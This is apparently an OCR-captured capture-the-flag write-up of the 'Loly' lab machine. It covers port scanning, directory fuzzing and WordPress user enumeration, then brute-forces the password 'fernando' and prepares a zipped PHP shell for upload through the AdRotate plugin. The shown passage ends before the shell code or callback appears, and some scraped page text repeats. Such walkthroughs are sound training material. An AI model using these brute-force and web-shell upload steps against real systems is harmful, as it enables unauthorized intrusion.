
Loly


```
rustscan -a 192.168.233.121 -t 3000 -u 4000 -- -A -oN nmap
```

Only one port is open as **80**.



```
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 61 nginx 1.10.3 (Ubuntu)
| http-methods: 
|_  Supported Methods: GET HEAD
|_http-title: Welcome to nginx!
|_http-server-header: nginx/1.10.3 (Ubuntu)
```

Default **nginx** page on 80.



Welcome to nginx!


If you see this page, the nginx web server is successfully installed and working. Further configuration is required.

For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.com.

Thank you for using nginx.


Directory bruteforcing

```
ffuf -u http://192.168.233.121/FUZZ -w /root/Wordlists/knownDir.txt -t 20
```



```
┌──(root#Bhavesh)-[~/Offsec/Loly]
└─# ffuf -u http://192.168.233.121/FUZZ -w /root/Wordlists/knownDir.txt -t 20

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.233.121/FUZZ
 :: Wordlist         : FUZZ: /root/Wordlists/knownDir.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 20
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

wordpress               [Status: 301, Size: 194, Words: 7, Lines: 8, Duration: 70ms]
:: Progress: [99/99] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```

Found one directory as **/wordpress**.



Not secure 192.168.233.121/wordpress/

Skip to content

Loly

Just another WordPress site

- Sample Page

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

lolyAugust 19, 2020August 21, 20201 Comment

Search

Recent Posts

- Hello world!

Recent Comments

- A WordPress Commenter on Hello world!


Archives

- August 2020

```
echo "192.168.233.121 loly.lc" >> /etc/hosts
```

Fire up the **wp-scan**.


```
wpscan --api-token API_TOKEN --url http://loly.lc/wordpress -e u
```



```
[i] User(s) Identified:

[+] loly
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] A WordPress Commenter
 | Found By: Rss Generator (Passive Detection)
```

Found one user as **loly**. Let's brute-force for the password.


```
wpscan --api-token API_TOKEN --url http://loly.lc/wordpress -U loly -P
/root/Wordlists/rockyou.txt -t 50
```



```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - loly / fernando
Trying loly / september Time: 00:00:02 <                                                          > (200 / 14344595)  0.00%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: loly, Password: fernando

[+] WPScan DB API OK
 | Plan: free
 | Requests Done (during the scan): 1
 | Requests Remaining: 16
```

Got a valid credentials as **loly:fernando**.


Login into wordpress account.



Error: The password you entered for the username **loly** is incorrect. Lost your password?

Username or Email Address: loly

Password: fernando



Dashboard

AdRotate has detected one issue that requires your attention:
» One advert with configuration errors. Check adverts!

Welcome to WordPress!
We've assembled some links to get you started:

Get Started

or, change your theme completely

Next Steps

- Write your first blog post
- Add an About page
- Set up your homepage
- View your site

More Actions

- Manage widgets
- Manage menus
- Turn comments on or off
- Learn more about getting started

Site Health Status

No information yet…


Site health checks will automatically run periodically to gather information about your site. You can also visit the Site Health screen to gather information about your site now.

Quick Draft

Title

Content

After enumerating we know that **AdRotate** plugin is installed. Upload the zip file of reverse shell



Manage Media and Assets

Hello **loly**. Have you considered upgrading to **AdRotate Professional** yet?
Get extra features like Geo Targeting, Scheduling, mobile adverts, access to premium support and much more starting at only €39 EUR.
Use coupon code **getadrotatepro** and get a 10% discount on any **AdRotate Professional** license! Thank you for your consideration!

Hello **loly**! You have been using **AdRotate** for a few days. If you like AdRotate, please share **your experience** and help promote AdRotate.
Tell your followers that you use AdRotate. A Tweet or Facebook Share helps a lot and is super awesome!
If you have questions, complaints or something else that does not belong in a review, please use the support forum!


AdRotate has detected one issue that requires your attention:
» One advert with configuration errors. Check adverts!

Upload images to the AdRotate Pro banners folder from here. This is useful if you have HTML5 adverts containing multiple files.

Upload new file

Accepted files: *jpg, jpeg, gif, png, svg, html, js and zip. Maximum size is 512Kb per file.*
Important: *Make sure your file has no spaces or special characters in the name. Replace spaces with a - or _.*
Zip files are automatically extracted in the location where they are uploaded and the original zip file will be deleted once extracted.
You can create top-level folders below. Folder names can between 1 and 100 characters long. Any special characters are stripped out.

```
zip shell shell.php
```



Use coupon code **getadrotatepro** and get a 10% discount on any **AdRotate Professional** license! Thank you for your consideration!

Hello **loly**! You have been using **AdRotate** for a few days. If you like AdRotate, please share **your experience** and help promot
AdRotate.
Tell your followers that you use AdRotate. A Tweet or Facebook Share helps a lot and is super awesome!
If you have questions, complaints or something else that does not belong in a review, please use the support forum!

AdRotate has detected one issue that requires your attention:
» One advert with configuration errors. Check adverts!

Upload images to the AdRotate Pro banners folder from here. This is useful if you have HTML5 adverts containing multiple files.

Upload new file

Accepted files: *jpg, jpeg, gif, png, svg, html, js and zip. Maximum size is 512Kb per file.*
Important: *Make sure your file has no spaces or special characters in the name. Replace spaces with a - or _.*
Zip files are automatically extracted in the location where they are uploaded and the original zip file will be deleted once extracted.
You can create top-level folders below. Folder names can between 1 and 100 characters long. Any special characters are stripped out.

Click only once per file!

